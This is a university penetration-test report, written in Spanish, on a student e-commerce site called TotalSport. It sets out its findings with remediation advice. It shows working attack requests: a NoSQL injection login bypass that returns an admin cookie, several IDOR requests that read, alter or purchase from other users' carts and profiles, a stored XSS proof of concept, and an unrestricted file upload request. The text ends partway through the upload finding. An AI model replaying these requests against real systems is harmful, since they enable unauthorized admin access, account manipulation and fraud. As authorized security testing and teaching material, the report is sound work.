

Pentest a TotalSport



**ITESO, Universidad
Jesuita de Guadalajara**

Abraham de León Gutiérrez

Luis Santiago Zamora Vargas

Dan Israel Vázquez Rentería

8vo semestre

Desarrollo de Software Seguro

Mtro. Emilio Alberto Oropeza Zurita

10 de Mayo del 2024

Contenido

1.	Resumen ejecutivo.....	3
1.1	Recomendaciones	4
2.	Introducción.....	5
2.1	Scope	5
2.2	Niveles de criticidad.....	6
3.	Resultados	7
3.1	NoSQL injection que lleva a obtener acceso administrativo al aplicativo	7
3.2	Broken Access Control	9
3.3	Stored XSS	15
3.4	Unrestricted authenticated file upload.....	17
3.5	NoSQL injection.....	19
3.6	Falta de protecciones para CSRF	23
3.7	Falta de manejo correcto de excepciones llevando a DoS	24
3.8	Authenticated Stored XSS.....	26
3.9	Reflected XSS al modificar los datos del POST	28

1. Resumen ejecutivo

Total Sport, plataforma de comercio electrónico especializada en artículos deportivos, fue sometida a una evaluación de seguridad con el objetivo de identificar riesgos que pudieran afectar la continuidad del negocio, la privacidad de los clientes y la reputación de la marca. El análisis reveló vulnerabilidades críticas que, si no se abordan con urgencia, podrían ser explotadas por actores maliciosos para comprometer el sitio, causar pérdidas económicas y dañar la confianza del consumidor.

Uno de los primeros riesgos detectados es la falta de manejo adecuado de errores o exception handling. Esto significa que ante cualquier imprevisto —como un dato mal ingresado o un fallo técnico— el sitio puede colapsar por completo. Desde el punto de vista del negocio, esto se traduce en indisponibilidad del servicio, lo cual impacta directamente en las ventas, la satisfacción del cliente y la percepción de confiabilidad de la plataforma.

Se identificaron vulnerabilidades de NoSQL Injection, una técnica que permite a un atacante manipular directamente las consultas realizadas a la base de datos sin necesidad de contar con credenciales. En términos simples, esto permite que alguien externo pueda “engañar” al sistema para iniciar sesión como administrador sin conocer la contraseña. El impacto es crítico: un atacante con acceso al panel de administración puede modificar productos, precios, contenidos o incluso borrar la base de datos, generando caos operacional y posible pérdida de ingresos.

También se encontraron múltiples instancias de Cross-Site Scripting (XSS). Esta técnica permite que un atacante inserte código malicioso dentro del sitio, visible para otros usuarios. En este caso, se detectaron tanto XSS en la sección de administración como en perfiles de usuario. En la práctica, esto puede ser utilizado para robar información de clientes (como correos o contraseñas), redirigirlos a sitios falsos o secuestrar sus cuentas. Estas acciones pueden tener consecuencias legales si los datos personales son comprometidos y pueden dañar irreversiblemente la imagen de la marca.

Otra vulnerabilidad importante es la falta de protección contra Cross-Site Request Forgery (CSRF). Este ataque permite que un tercero haga que un usuario realice acciones sin darse cuenta, como modificar su perfil o realizar una compra no autorizada. La ausencia de medidas de protección como tokens de verificación o configuración segura de cookies deja a los usuarios vulnerables a este tipo de fraude.

Se detectó, además, una vulnerabilidad de Unrestricted File Upload, es decir, la posibilidad de subir archivos sin ningún tipo de validación. Esto representa un riesgo extremo: un atacante podría subir archivos peligrosos, como programas que otorguen control total del servidor, afectando tanto la seguridad del sistema como la privacidad de todos los usuarios registrados.

Finalmente, se observó un caso de Broken Access Control, donde los permisos de los usuarios no están correctamente restringidos. Actualmente, si un usuario conoce el identificador (ID) de otro, puede ver o modificar su información, realizar compras en su nombre o cambiar

datos personales. Esta falla compromete directamente la confidencialidad e integridad de la información del cliente, abriendo la puerta a fraudes, reclamos y pérdida de confianza.

1.1 Recomendaciones

Para proteger la operación de Total Sport, evitar interrupciones del servicio y mantener la confianza de los usuarios, se recomienda:

- Implementar un sistema de **manejo de excepciones** que evite caídas del sitio ante errores inesperados, ocultando además detalles técnicos sensibles al público.
- Aplicar **validación y sanitización de entradas** en todos los formularios y puntos de interacción con el usuario, especialmente aquellos relacionados con login, búsqueda, filtros y perfiles. Esto es clave para prevenir tanto *NoSQL Injection* como *XSS*.
- Integrar **tokens CSRF y cookies seguras** para proteger todas las acciones sensibles dentro del sitio, y evitar que se ejecuten comandos sin intención del usuario.
- Establecer **restricciones estrictas sobre archivos cargados**, permitiendo solo tipos de archivos específicos, analizando su contenido y almacenándolos en ubicaciones seguras y aisladas del entorno de ejecución.
- Rediseñar el sistema de permisos, implementando controles de acceso robustos desde el servidor, que impidan a un usuario acceder o manipular información de otros, sin importar si conoce sus identificadores internos.

2. Introducción

En respuesta a una solicitud formal por parte de la empresa Total Sport, se llevó a cabo una evaluación de penetración (pentest) sobre su plataforma de comercio electrónico, la cual opera como canal principal de venta de artículos deportivos, incluyendo calzado, camisetas de equipos, balones y otros accesorios. La iniciativa surgió a raíz de diversos problemas reportados en el sitio web, como caídas frecuentes, comportamientos inesperados en funcionalidades críticas, y posibles accesos no autorizados al área administrativa del sistema.

Consciente del impacto que una vulnerabilidad puede tener sobre la continuidad operativa, la integridad de los datos y la confianza del cliente, la dirección de Total Sport decidió realizar este ejercicio de ciberseguridad para identificar fallas técnicas explotables por actores maliciosos. El objetivo principal del análisis fue descubrir debilidades en la arquitectura web, evaluar el nivel real de exposición frente a amenazas externas, y proporcionar lineamientos concretos para mitigar los riesgos encontrados.

El proceso de evaluación se llevó a cabo bajo un enfoque de caja negra, es decir, simulando el comportamiento de un atacante externo sin conocimiento previo del sistema. Se combinaron técnicas de prueba manual con herramientas automatizadas (explicadas en el otro informe, este se enfocará en pruebas manuales).

Asimismo, la severidad de cada hallazgo fue calificada de acuerdo con las directrices del NIST SP 800-30 (Guide for Conducting Risk Assessments), que considera factores como el nivel de explotación, el impacto sobre los activos del negocio, la probabilidad de ocurrencia y el potencial daño sobre la confidencialidad, integridad y disponibilidad de la información. Esta clasificación permite priorizar las acciones correctivas en función del riesgo real para el negocio.

Las pruebas cubrieron funcionalidades sensibles como el inicio de sesión, la gestión de usuarios y perfiles, el sistema de búsqueda y filtrado de productos, los procesos de administración de catálogo, el manejo de archivos cargados por el usuario y los controles de acceso a funcionalidades internas. Se encontró un conjunto significativo de vulnerabilidades críticas que requieren atención inmediata, ya que su explotación puede comprometer el sistema completo o exponer a los clientes a riesgos como fraude, robo de datos o suplantación de identidad.

Este informe documenta los hallazgos más relevantes, presenta un resumen ejecutivo orientado a la alta dirección y proporciona recomendaciones específicas que pueden ser implementadas por el equipo técnico para mitigar los riesgos detectados y reforzar la postura de seguridad de Total Sport.

2.1 Scope






La presente evaluación de seguridad fue autorizada por la dirección de Total Sport con el objetivo de identificar vulnerabilidades críticas dentro de su plataforma web y evaluar su impacto potencial sobre la seguridad del negocio. El alcance del ejercicio quedó claramente definido y limitado a los siguientes puntos:

- Enumeración de Activos Expuestos:
Se autorizó la identificación de todos los activos expuestos públicamente relacionados con la plataforma de Total Sport, incluyendo servicios web, endpoints y recursos accesibles por usuarios externos. Esta enumeración incluyó la evaluación de posibles puntos de entrada que pudieran ser aprovechados por un atacante para comprometer la plataforma.

- **Explotación de Vulnerabilidades Descubiertas:** Se permitió la explotación controlada de vulnerabilidades encontradas durante el proceso de evaluación, con el fin de comprobar su existencia, medir su severidad y entender su posible impacto sobre la confidencialidad, integridad o disponibilidad del sistema. Esta fase fue esencial para validar si las fallas representaban riesgos reales o teóricos.
- **Intento de Acceso No Autorizado a Paneles Administrativos:** El alcance incluyó explícitamente intentos de obtener acceso no autorizado a áreas administrativas de la plataforma. Esto permitió evaluar la efectividad de los controles de autenticación y autorización. Si las condiciones lo permitían, se autorizó también la escalada de privilegios hasta alcanzar acceso al host o al entorno de backend, siempre de forma no destructiva y controlada.

2.2 Niveles de criticidad

Para facilitar la comprensión del riesgo asociado a cada hallazgo identificado durante esta evaluación de seguridad, se utilizó un esquema de clasificación por colores que refleja el nivel de impacto potencial de cada vulnerabilidad. Esta clasificación se alinea con buenas prácticas de análisis de riesgo y tiene como objetivo priorizar las acciones de mitigación necesarias para proteger la plataforma.

-  **Violeta – Critical:** Estas vulnerabilidades tienen el impacto más alto y pueden conducir a una comprometida total del sistema, como ejecución remota de código (Remote Code Execution) o control completo del servidor o infraestructura. Requieren atención inmediata.
-  **Rojo – High:** Vulnerabilidades severas que pueden causar violaciones significativas de seguridad, como acceso no autorizado, robo de datos sensibles o manipulación de la lógica del sistema. Su explotación puede tener consecuencias serias para el negocio.
-  **Naranja – Medium:** Estas vulnerabilidades son de riesgo moderado y podrían derivar en problemas de seguridad potenciales si son combinadas con otros vectores de ataque. Aunque no siempre son explotables por sí solas, deben mitigarse en el corto plazo.
-  **Verde – Low:** Vulnerabilidades de bajo impacto, con riesgo limitado. Si bien su explotación directa puede ser difícil o poco probable, su corrección contribuye a fortalecer la postura general de seguridad de la plataforma.
-  **Azul – Informational:** Estos hallazgos no representan una amenaza directa por sí solos, pero pueden proporcionar información útil a un atacante o ser indicadores de malas prácticas. Se recomienda tratarlos como oportunidades de mejora continua.

3. Resultados

3.1 NoSQL injection que lleva a obtener acceso administrativo al aplicativo

Definición

NoSQL Injection es una vulnerabilidad de seguridad que ocurre cuando una aplicación que utiliza bases de datos NoSQL (como MongoDB, CouchDB o Firebase) permite que un atacante modifique las consultas enviadas a la base de datos mediante la manipulación de entradas no validadas. En lugar de simplemente enviar datos (como nombre de usuario y contraseña), el atacante introduce fragmentos de código o estructuras que alteran la lógica de la consulta, logrando efectos como eludir la autenticación, acceder a información no autorizada o ejecutar comandos imprevistos en la base de datos.

Detalles

Después de identificar el tipo de base de datos que se estaba utilizando en el lado del backend y de varios intentos, se logró identificar una vulnerabilidad de inyección NoSQL debido al uso de mongodb. En este caso el nivel de criticidad se muestra como el más alto debido al tipo de acceso que nos puede ser concedido, ya que al enviar una petición especialmente diseñada al endpoint **/login/iniciar_sesion**, se logró obtener una cookie de administrador, como se puede ver en la figura 1.

Request

	Pretty	Raw	Hex
1	POST /login/iniciar_sesion HTTP/1.1		
2	Host: 148.201.214.68:3000		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Content-Type: application/x-www-form-urlencoded		
8	Content-Length: 42		
9	Origin: http://148.201.214.68:3000		
10	Connection: keep-alive		
11	Referer: http://148.201.214.68:3000/login		
12	Upgrade-Insecure-Requests: 1		
13	Priority: u=0, i		
14			
15	correo[\$ne]=a%40a.a&contrase%C3%B1a[\$ne]=a		

Figura 1. Explotación de la inyección NoSQL

Al analizar la respuesta recibida por parte del servidor se puede identificar claramente como se gana acceso al panel administrativo, como se puede ver en la siguiente imagen.

Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 302 Found			
2	X-Powered-By: Express			
3	Set-Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiJyb2wiOiJhZG1pbiIsImhhdCI6MTc0NjY2NDc1M30.1sn8			
4	Location: /admin			
5	Vary: Accept			
6	Content-Type: text/html; charset=utf-8			
7	Content-Length: 35			
8	Date: Thu, 08 May 2025 00:39:13 GMT			
9	Connection: keep-alive			
10	Keep-Alive: timeout=5			
11				
12	<p>Found. Redirecting to /admin</p>			

Figura 2. Respuesta recibida por el servidor

Soluciones sugeridas

A continuación se presentan las soluciones sugeridas a esta vulnerabilidad:

1. Validar estrictamente los datos de entrada: Asegurarse de que los campos como usuario y contraseña contengan únicamente datos esperados (por ejemplo, texto plano sin operadores especiales). Esto impide que se inyecten estructuras maliciosas.
2. Sanitizar toda entrada del usuario: Antes de usar cualquier valor en una consulta, debe limpiarse para eliminar o neutralizar cualquier carácter o estructura que pudiera ser interpretado como una instrucción por el motor de base de datos.
3. Evitar construir consultas de forma dinámica: Las consultas deben formarse únicamente con datos validados y controlados, evitando el uso directo de objetos enviados por el usuario como parte de la lógica de autenticación.
4. Separar la lógica de autenticación del motor de base de datos: En lugar de validar directamente usuario y contraseña en la base de datos, se recomienda obtener primero el usuario y luego verificar la contraseña de forma segura dentro de la aplicación, idealmente usando contraseñas encriptadas (hash).

3.2 Broken Access Control

Definición

El Broken Access Control (control de acceso roto) es una vulnerabilidad de seguridad que ocurre cuando un sistema no implementa correctamente los mecanismos que restringen el acceso de los usuarios a recursos o funcionalidades, lo que permite a un atacante o usuario no autorizado realizar acciones para las cuales no debería tener permisos.

Detalles

La aplicación no cuenta con una lógica de permisos para acceder a los recursos de forma que cualquier usuario, conociendo el id de otro usuario, puede acceder a su perfil, manipular su información, hacer compras y agregar cosas a su carrito. A continuación, se enumeran los endpoints vulnerables, además de mostrar evidencia de cada uno:

- /miperfil/ID: Se puede acceder al panel de configuración de cualquier usuario con simplemente estar logueado.

Not secure

192.168.100.10:3000/miperfil/681c264daea65d41d9588632

TotalSport

[Home](#) [Productos ▾](#) [Noticias](#) [Nosotros](#)

DATOS DE USUARIO

Nombre:

q q

Correo electrónico:

q@q.q

Teléfono:

1

DATOS DE ENTREGA

Calle:

#1

Colonia:

1

Código postal:

1, 1

Referencias:

1

Eliminar

Figura 3. Acceso al panel de administración de otro usuario

- /miperfil/crear_datos_de_entrega: Se pueden agregar datos de entrega del usuario víctima siendo otro usuario.

[illegible]

TotalSport

Home Productos Noticias No

DATOS DE USUARIO

Nombre: q q
Correo electrónico: q@q.q
Telefono: 1

DATOS DE ENTREGA

Calle: #1
Colonia: 1
1, 1
Referencias: 1

Eliminar

Calle: HACKED #1
Colonia: HACKED
HACKED, HACKED
Referencias: HACKED

Eliminar

+ AÑADIR DATOS DE ENTREGA

Figura 4. Agregado de datos de entrega maliciosos

- /miperfil/eliminar_datos_de_entrega: Se puede hacer el mismo procedimiento para la eliminación de datos de entrega de cualquier usuario.

```
POST /miperfil/eliminar_datos_de_entrega HTTP/1.1
Host: 192.168.100.10:3000
Content-Length: 67
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.100.10:3000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
Referer: http://192.168.100.10:3000/miperfil/681c264daea65d41d9588632
Accept-Encoding: gzip, deflate, br
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2ODFjMz
Connection: keep-alive

deliveryId=681c3ebfeae88d3da3c18c1d&userId=681c264daea65d41d9588632
```

Figura 5. Eliminación de datos de entrega de un usuario arbitrario

- /cart/addProdctToCart: es posible el agregado de objetos al “carrito” de cualquier usuario, debido a la falta de verificación.

	Pretty	Raw	Hex
1	POST /cart/addProductToCart HTTP/1.1		
2	Host: 192.168.100.10:3000		
3	Content-Length: 92		
4	Cache-Control: max-age=0		
5	Accept-Language: en-US,en;q=0.9		
6	Origin: http://192.168.100.10:3000		
7	Content-Type: application/x-www-form-urlencoded		
8	Upgrade-Insecure-Requests: 1		
9	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133		
0	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apr		
1	Referer: http://192.168.100.10:3000/productos/accesorios		
2	Accept-Encoding: gzip, deflate, br		
3	Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2ODFjM2NmOWVhZTg4ZDNkYTJhMThjMG		
4	Connection: keep-alive		
5			
6	productId=65529d55845f38108e0e1be4&userId=681c264daea65d41d9588632&talla=%5Bobject+object%5D		

Figura 6. Agregado de productos al carrito de otro usuario

- /cart/content/User ID: Es posible ver los objetos que cualquier usuario tiene en su carrito de compras.

	Pretty	Raw	Hex
	GET /cart/content/681c264daea65d41d9588632 HTTP/1.1		
	Host: 192.168.100.10:3000		
	Accept-Language: en-US,en;q=0.9		
	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133		
	Accept: */*		
	Referer: http://192.168.100.10:3000/cart/681c264daea65d41d9588632		
	Accept-Encoding: gzip, deflate, br		
	Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2ODFjM2NmOWVhZTg4ZDNkYTJhMThjMG		
	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2ODFjM2NmOWVhZTg4ZDNkYTJhMThjMG		
	Qj0jE3NDY2ODExMDB9.4X_6BwIOWw6nuW460mFRMhL1wtNqYYPMgJPcA-gLGw4		
	If-None-Match: W/"8e-zs7z1B0fz6k1RapUeoeCIqJ7E/c"		
	Connection: keep-alive		

Figura 7. Petición para visualizar el contenido del carrito de un usuario arbitrario

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 115
5 ETag: W/"73-Cm7EDPvvpgfw0ICrB6xnYwSHDJ8"
6 Date: Thu, 08 May 2025 05:23:36 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
    "_id": "681c264daea65d41d9588634",
    "id": "681c264daea65d41d9588632",
    "productos": [
        "65529d55845f38108e0e1be4"
    ],
    "__v": 0
}

```

Figura 8. Respuesta del servidor con los datos del carrito

- /cart/User ID: Es posible visualizar la página de compra de cualquier usuario arbitrario mediante su id.




Figura 9. Carrito de un usuario arbitrario

- /cart/buy: Cualquier usuario que conozca el id de usuario puede acceder y comprar como si fuese otro usuario, incluyendo sus datos y métodos de pago.

```
POST /cart/buy HTTP/1.1
Host: 192.168.100.10:3000
Content-Length: 31
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.100.10:3000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_
Accept: text/html,application/xhtml+xml,
Referer: http://192.168.100.10:3000/cart
Accept-Encoding: gzip, deflate, br
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cC
Connection: keep-alive

userId=681c264daea65d41d9588632
```

Figura 10. Compra de producto con un ID de un usuario arbitrario




Figura 11. Compra exitosa

- /cart/delete/User ID: Si se proporciona el producto junto con el id del usuario, es posible eliminar el carrito de un usuario arbitrario.

```
POST /cart/delete/681c3cf9eae88d3da3c18c0c HTTP/1.1
Host: 192.168.100.10:3000
Content-Length: 66
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.100.10:3000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.4012.91 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.7
Referer: http://192.168.100.10:3000/cart/681c3cf9eae88d3da3c18c0c
Accept-Encoding: gzip, deflate, br
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2ODFjM2NmOWVhZTg4ZDNkYTlQiojE3NDY2ODExMDE5IiwiaWF0IjoiMTY1MjY0MDE5Iiwidm91bnQiOiJ1b3RlciJ9.eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2ODFjM2NmOWVhZTg4ZDNkYTlQiojE3NDY2ODExMDE5IiwiaWF0IjoiMTY1MjY0MDE5Iiwidm91bnQiOiJ1b3RlciJ9
Connection: keep-alive

productid=65529d55845f38108e0e1be4&userid=681c3cf9eae88d3da3c18c0c
```

Figura 12. Eliminación de un producto del carrito de un usuario arbitrario

Soluciones propuestas

Para corregir la presente vulnerabilidad es recomendado:

1. Revisión y validación de permisos: Asegurarse de que las comprobaciones de acceso se realicen en todos los puntos críticos de la aplicación (por ejemplo, antes de permitir que un usuario vea o modifique datos).
2. Principio de menor privilegio: Asignar a los usuarios solo los permisos que necesitan para realizar sus tareas, sin darles acceso innecesario a funcionalidades sensibles.
3. Autenticación y autorización robustas: Implementar un sistema de autenticación fuerte y controles de autorización para asegurar que las solicitudes sean siempre verificadas.
4. Revisión regular del código: Realizar auditorías y pruebas de seguridad para identificar posibles fallos en la implementación de control de acceso.
5. Uso de controles de acceso basados en roles (RBAC): Implementar un sistema que permita asignar roles y permisos específicos a los usuarios según sus funciones, asegurando que no puedan realizar acciones fuera de su alcance.

3.3 Stored XSS


Definición

El Stored Cross-Site Scripting (Stored XSS) es una vulnerabilidad de seguridad que ocurre cuando un atacante puede inyectar contenido malicioso (generalmente JavaScript) en una página web que será almacenado en el servidor y posteriormente servido a otros usuarios sin una adecuada validación o sanitización. A diferencia del Reflected XSS, en el que el código malicioso es ejecutado solo cuando se envía en una solicitud específica, el Stored XSS implica que el código malicioso es almacenado permanentemente en la aplicación, lo que hace que cualquier usuario que visualice la página afectada ejecute dicho código.

Detalles

Se ha identificado una vulnerabilidad de Stored XSS en el endpoint `/miperfil/crear_datos_de_entrega`. Esta falla se debe a la falta de validación y sanitización de las entradas del usuario, lo que permite la inyección de **código JavaScript malicioso** en los campos de datos de entrega. Como resultado, cualquier usuario que acceda al perfil de otro usuario puede ser víctima de la ejecución de dicho código en su navegador.

El impacto de esta vulnerabilidad es significativo, ya que el atacante podría robar información sensible, como cookies de sesión o credenciales de usuario, realizar acciones no autorizadas en nombre de la víctima, o incluso manipular la apariencia de la página para llevar a cabo ataques de ingeniería social. En las siguientes figuras se muestra una Prueba de Concepto (PoC) de cómo se explota esta vulnerabilidad.



The image shows a web form titled "Añadir Datos de Entrega" (Add Delivery Data). The form contains several input fields: "Calle:" (Street), "Numero:" (Number), "Colonia:" (Colony), "Ciudad:" (City), "Estado:" (State), and "Referencias (opcional):" (References (optional)). The "Calle:" field contains a malicious JavaScript payload: ``. The other fields contain the number "1".

Figura 13. Inserción de un payload malicioso




Figura 14. Ejecución arbitraria de código javascript del lado del cliente.

Soluciones propuestas

Para la mitigación de la vulnerabilidad es recomendado:

- **Validación de entradas del usuario:** Validar y restringir los datos que los usuarios pueden introducir, permitiendo solo caracteres seguros (como letras, números y símbolos necesarios) en los campos de entrada.
- **Sanitización de entradas:** Asegurarse de que cualquier entrada del usuario sea debidamente sanitizada para eliminar o codificar caracteres especiales (por ejemplo, <, >, " y ') que podrían ser interpretados como código HTML o JavaScript.
- **Codificación de salidas:** Codificar todas las salidas antes de mostrarlas en la página, para que cualquier entrada maliciosa se interprete como texto, y no como un código ejecutable.

3.4 Unrestricted authenticated file upload

Definición


El término Unrestricted Authenticated File Upload hace referencia a una vulnerabilidad de seguridad que se presenta cuando una aplicación web permite a los usuarios autenticados subir archivos sin las restricciones adecuadas, lo que puede llevar a riesgos significativos si los archivos maliciosos son cargados y procesados por el servidor. En este tipo de vulnerabilidad, los usuarios autenticados (normalmente con permisos válidos) pueden cargar archivos en el sistema, pero sin que el servidor realice las validaciones necesarias sobre el tipo, tamaño o contenido de esos archivos. Esto puede permitir a un atacante subir archivos maliciosos, como scripts, ejecutables o archivos de código (por ejemplo, PHP, .exe, .js), que podrían ser ejecutados en el servidor o utilizados para comprometer el sistema.

Detalles

En los endpoints `/admin/editar_producto/:id` y `/admin/crear_producto`, se ha identificado una vulnerabilidad relacionada con la subida de archivos sin restricciones. Estos endpoints permiten a los administradores cargar archivos sin validaciones estrictas, y se puede manipular el Content-Type del archivo, cambiándolo a `image/` (por ejemplo, `image/jpeg` o `image/png`), lo que permite cargar archivos no deseados como `.php` o `.exe`. Sin embargo, dado que el servidor Node.js (con Express) solo procesa estos archivos como imágenes, no se produce un RCE (ejecución remota de código), ya que no se ejecuta ningún código malicioso en el servidor. A pesar de que no se puede obtener RCE inmediato, la capacidad de subir archivos arbitrarios representa un riesgo potencial, los atacantes pueden agregar o hostear archivos maliciosos con nuestro dominio y aprovecharse de eso para una amplia variedad de cosas como es phishing, por ejemplo. En las siguientes figuras se muestra la subida de un archivo de ejemplo evitando las restricciones que nos pone.

```
Content-Disposition: form-data; name="descripcion"
Content-Type: text/plain
Description de Jersey del Atlas
-----WebKitFormBoundaryRipWc5f7mNMnGcpM
Content-Disposition: form-data; name="jerseysXS"
Content-Type: text/plain
XS
-----WebKitFormBoundaryRipWc5f7mNMnGcpM
Content-Disposition: form-data; name="jerseysS"
Content-Type: text/plain
S
-----WebKitFormBoundaryRipWc5f7mNMnGcpM
Content-Disposition: form-data; name="jerseysXG"
